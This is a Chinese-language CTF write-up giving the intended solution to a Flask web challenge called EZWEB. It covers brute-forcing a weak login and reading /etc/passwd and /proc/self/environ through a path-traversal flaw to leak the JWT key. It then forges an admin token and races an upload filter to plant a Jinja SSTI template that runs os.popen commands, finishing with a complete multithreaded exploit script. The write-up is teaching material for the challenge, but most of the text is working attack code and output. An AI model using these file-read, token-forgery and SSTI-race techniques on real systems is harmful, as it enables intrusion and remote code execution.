


EZWEB 预期解

上来一个登陆框，查看源码中的提示。根据对话，分析出存在用户 “fly233”，密码是弱口令。（再细一点可以发现密码是 9 位）。



```
58         background-color: #0056b3;
59     }
60 </style>
61 </head>
62 <!--
63
64 admin: 最近学Python，做了一个小系统，快来帮我看看！
65 fly233: 当然可以！我很乐意帮你看看。
66 admin: 我部署好了，直接给你注册个账号吧。先来设一下你的密码。
67 fly233: 我的密码改成*****就行。
68 admin: 你这密码也太简单了吧，别人一猜就猜到了。
69 fly233: 谁还会来看你的系统啊，哈哈。
70 admin: 你说的也对，哈哈。
71
72 -->
73 <body>
74     <div class="login-container">
75         <h2>Login</h2>
76         <form id="loginForm">
77             <label for="username">Username:</label>
```

使用 BP 进行弱口令爆破，密码为 123456789。

结果位置payload资源池设置

▽ 过滤: 显示所有条目

请求	payload	状态码	接收列响应	错误	超时	长度	注释
11	123456789	200	716			335	
0		200	454			209	
1	password	200	17			209	
2	shadow	200	17			209	
3	test001	200	17			209	
4	a123456	200	17			209	
5	1314wanana	200	17			209	
6	forbidden	200	454			209	
7	1314520	200	454			209	

请求响应

美化RawHex页面渲染

1 HTTP/1.1 200 OK

2 Server: Werkzeug/3.1.3 Python/3.10.17

3 Date: Mon, 26 May 2025 09:56:52 GMT

4 Content-Type: application/json

5 Content-Length: 22

6 Set-Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2YybmFtZSI6ImZseTJzMyJ9.RMqW3UUnGaSkJsnRfgW-4kSwdy1k6Qs12xvi--BHF; HttpOnly; Path=/
7 Connection: close

8


9 {

10 "message": "success"

11 }

12

登陆后，发现是一个图书阅读界面，然后阅读内容时，抓包可以发现阅读内容是通过发送路径来实现的。存在任意文件读取漏洞。



请求	Raw	Hex	响应	Raw	Hex	页面渲染
1 POST /read HTTP/1.1			36 padding:40px;			
2 Host: 11			37 border-radius:10px;			
3 Content-Length: 21			38 box-shadow:0002pxrgba(0,0,0,0.1);			
4 Cache-Control: max-age=0			39 max-width:90%;			
5 Upgrade-Insecure-Requests: 1			40 width:90%;			
6 Origin: http://106.12.173.251:8899			41 line-height:1.8;			
7 Content-Type: application/x-www-form-urlencoded			42 font-size:20px;			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.57 Safari/537.36			43 text-align:center;			
9 Accept:			44 }			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			45 </style>			
10 Referer: http://106.12.173.251:8899/			46 </head>			
11 Accept-Encoding: gzip, deflate, br			47			
12 Accept-Language: zh-CN,zh;q=0.9			48 <body>			
13 Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2YybmFtZSI6ImZseTJzMyJ9.RMqW3UUnGaSkJsnRfgW-4kSwdy1k6QDs12xvi--BHF			49			
14 Connection: close			50 <div class="book-content">			
15			51 root:x:0:root:/root:/bin/bash			
16 book_path=/etc/passwd			52 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
			53 bin:x:2:2:bin:/bin:/usr/sbin/nologin			
			54 sys:x:3:3:sys:/dev:/usr/sbin/nologin			
			55 sync:x:4:65534:sync:/bin:/bin/sync			
			56 games:x:5:60:games:/usr/games:/usr/sbin/nologin			
			57 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
			58 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
			59 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
			60 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
			61 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
			62 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			
			63 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
			64 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin			
			65 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin			
			66 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin			
			67 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin			
			68 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin			
			69 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin			
			70			
			71 </div>			
			72 </body>			

页面最下边有一个文件上传点，但是发现必须是管理员才有上传权限。



通过任意文件读取，读取源码 ../app.py

```
from flask import Flask, render_template, request, redirect, url_for, make_response, jsonify
import os
import re
import jwt

app = Flask(__name__, template_folder='templates')
app.config['TEMPLATES_AUTO_RELOAD'] = True
SECRET_KEY = os.getenv('JWT_KEY')
book_dir = 'books'
users = {'fly233': '123456789'}

def generate_token(username):
    payload = {
        'username': username
    }
    token = jwt.encode(payload, SECRET_KEY, algorithm='HS256')
    return token

def decode_token(token):
    try:
        payload = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
```

```

        return payload
    except jwt.ExpiredSignatureError:
        return None
    except jwt.InvalidTokenError:
        return None

@app.route('/')
def index():
    token = request.cookies.get('token')
    if not token:
        return redirect('/login')
    payload = decode_token(token)
    if not payload:
        return redirect('/login')
    username = payload['username']
    books = [f for f in os.listdir(book_dir) if f.endswith('.txt')]
    return render_template('./index.html', username=username,
books=books)

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':

        return render_template('./login.html')
    elif request.method == 'POST':

        username = request.form.get('username')
        password = request.form.get('password')

        if username in users and users[username] == password:
            token = generate_token(username)
            response = make_response(jsonify({
                'message': 'success'
            }), 200)

            response.set_cookie('token', token, httponly=True, path='/')
            return response
        else:

            return {'message': 'Invalid username or password'}

```

```

@app.route('/read', methods=['POST'])
def read_book():
    token = request.cookies.get('token')
    if not token:
        return redirect('/login')
    payload = decode_token(token)
    if not payload:
        return redirect('/login')
    book_path = request.form.get('book_path')
    full_path = os.path.join(book_dir, book_path)
    try:
        with open(full_path, 'r', encoding='utf-8') as file:
            content = file.read()
            return render_template('reading.html', content=content)
    except FileNotFoundError:
        return "文件未找到", 404
    except Exception as e:
        return f"发生错误: {str(e)}", 500

@app.route('/upload', methods=['GET', 'POST'])
def upload():
    token = request.cookies.get('token')
    if not token:
        return redirect('/login')
    payload = decode_token(token)
    if not payload:
        return redirect('/login')
    if request.method == 'GET':
        return render_template('./upload.html')
    if payload.get('username') != 'admin':
        return """
        <script>
            alert('只有管理员才有添加图书的权限');
            window.location.href = '/';
        </script>
        """
    file = request.files['file']
    if file:
        book_path = request.form.get('book_path')
        file_path = os.path.join(book_path, file.filename)
        if not os.path.exists(book_path):
            return "文件夹不存在", 400
        file.save(file_path)

```

```

with open(file_path, 'r', encoding='utf-8') as f:
    content = f.read()
    pattern = r'[{}<>_%]'

    if re.search(pattern, content):
        os.remove(file_path)
        return ""
        <script>
            alert('SSTI,想的美! ');
            window.location.href = '/';
        </script>
        ""

    return redirect(url_for('index'))
return "未选择文件", 400

```

存在 JWT 伪造，密钥在环境变量中。

通过 /proc/self/environ 读取进程运行时的环境变量

```

14 Connection: close
15
16 book_path=/proc/self/environ

```

```

39 max-width:90%;
40 width:90%;
41 line-height:1.8;
42 font-size:20px;
43 text-align:center;
44 }
45 </style>
46 </head>
47
48 <body>
49
50 <div class="book-content">
51 PYTHON_SHA256=4c68050f049d1b4ac5aadd0d5f27941c0350d2a9e"ab090"ee5eb5225944680
52 HOSTNAME=da6cebf7c062PYTHON_VERSION=3.10.17PWD=/appHOME=/rootLANG=C.UTF-8JWT_KEY=this_is_key
53 TEMPLATES_AUTO_RELOAD=TrueGPG_C_KEY=AD3528C19219A8215CEA868648629F8D684890D7C407E0F5E_F48E
54 SHELL=/path=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
55 FLASK_ENV=development_/usr/local/bin/flaskOLDPWD=/
56 </div>
57 </body>
58 </html>

```

然后按照把源码产生 JWT 的函数本地运行，伪造 admin。


```

import jwt

SECRET_KEY = 'this_is_key' # 以具体的密钥替换
def generate_token(username):
    payload = {
        'username': username
    }

```

```
token = jwt.encode(payload, SECRET_KEY,  
algorithm='HS256')  
  
return token  
  
print(generate_token('admin'))
```



接下里对源码中，上传文件部分进行分析。

```

88
89 @app.route('/upload', methods=['GET', 'POST'])
90 def upload():
91     token = request.cookies.get('token')
92     if not token:
93         return redirect('/login')
94     payload = decode_token(token)
95     if not payload:
96         return redirect('/login')
97     if request.method == 'GET':
98
99         return render_template('./upload.html')
100     if payload.get('username') != 'admin':
101         return ""
102         <script>
103             alert('只有管理员才有添加图书的权限');
104             window.location.href = '/';
105         </script>
106         ""
107     file = request.files['file']
108     if file:
109         book_path = request.form.get('book_path')
110         file_path = os.path.join(book_path, file.filename)
111         if not os.path.exists(book_path):
112             return "文件夹不存在", 400
113         file.save(file_path)
114
115         with open(file_path, 'r', encoding='utf-8') as f:
116             content = f.read()
117             pattern = r'[{}<>_%]'
118
119             if re.search(pattern, content):
120                 os.remove(file_path)
121                 return ""
122                 <script>
123                     alert('SSTI,想的美! ');
124                     window.location.href = '/';
125                 </script>
126                 ""
127         return redirect(url_for('index'))
128     return "未选择文件", 400

```

文件上传点上传类型没有任何限制，并且还可以控制上传文件保存的路径。实现任意位置写文件。

此时注意到网站页面都是由模板渲染而来。就有思路通过上传自己的模板文件把原有的覆盖掉，然后去访问对应的页面，渲染上传的恶意模板文件实现 RCE。

问题在于源码中对文件内容的过滤几乎无法绕过实现 SSTI。但源码是先保存，再进行审核，审核不通过删除。利用这个时间差，在文件还没有被审核删除的时候，进

行渲染 RCE。

具体实现方法：

从源码中找到模板保存路径，templates。制作恶意模板文件 index.html，文件名与入口 html 相同，确保上传时候能够覆盖。然后就是不停上传恶意模板文件，一直访问，直到渲染成功。

一把梭脚本：(换自己的 COOKIE 和 命令)

```
import requests
import threading
import sys
import html

# 全局标志，用于控制线程停止
homepage_accessible = threading.Event()

def upload_file(target_url, file_content,
file_name="index.html", book_path="templates/"):
    """上传文件到指定 URL"""

    cookies = {
        'token':
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbW
luIn0.hrEGfyd22fe1gXSG8VCgksTvhrAHRnzTiJTkJr_2xqo'
    }

    while not homepage_accessible.is_set():
        try:
            files = {'file': (file_name, file_content)}
            data = {'book_path': book_path}

            response = requests.post(
                target_url + '/upload',
                cookies=cookies,
                files=files,
                data=data,
                verify=False,
                timeout=5
            )
```

```

        except requests.exceptions.RequestException as e:
            print(f"[上传线程] 请求异常: {e}")

if __name__ == "__main__":
    target_url = "http://IP:PORT"
    file_content =
    "{{config.__class__.__init__.__globals__['os'].popen('ls
    /').read()}}" # ssti 内容
    file_name = "index.html"

    # 创建 10 个上传线程
    upload_threads = []
    for i in range(10):
        t = threading.Thread(
            target=upload_file,
            args=(target_url, file_content)
        )
        t.daemon = True
        upload_threads.append(t)
        t.start()

    cookies = {
        'token':
        'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbW
        luIn0.hrEGfyd22fe1gXSG8VCgksTvhraHRnZTiJTtkBr_2xqo'
    }
    while True:
        rs = requests.get(
            target_url,
            verify=False,
            cookies=cookies,
            timeout=3
        )
        if rs.status_code == 200:
            homepage_accessible.set()
            print(html.unescape(rs.text))
            break

```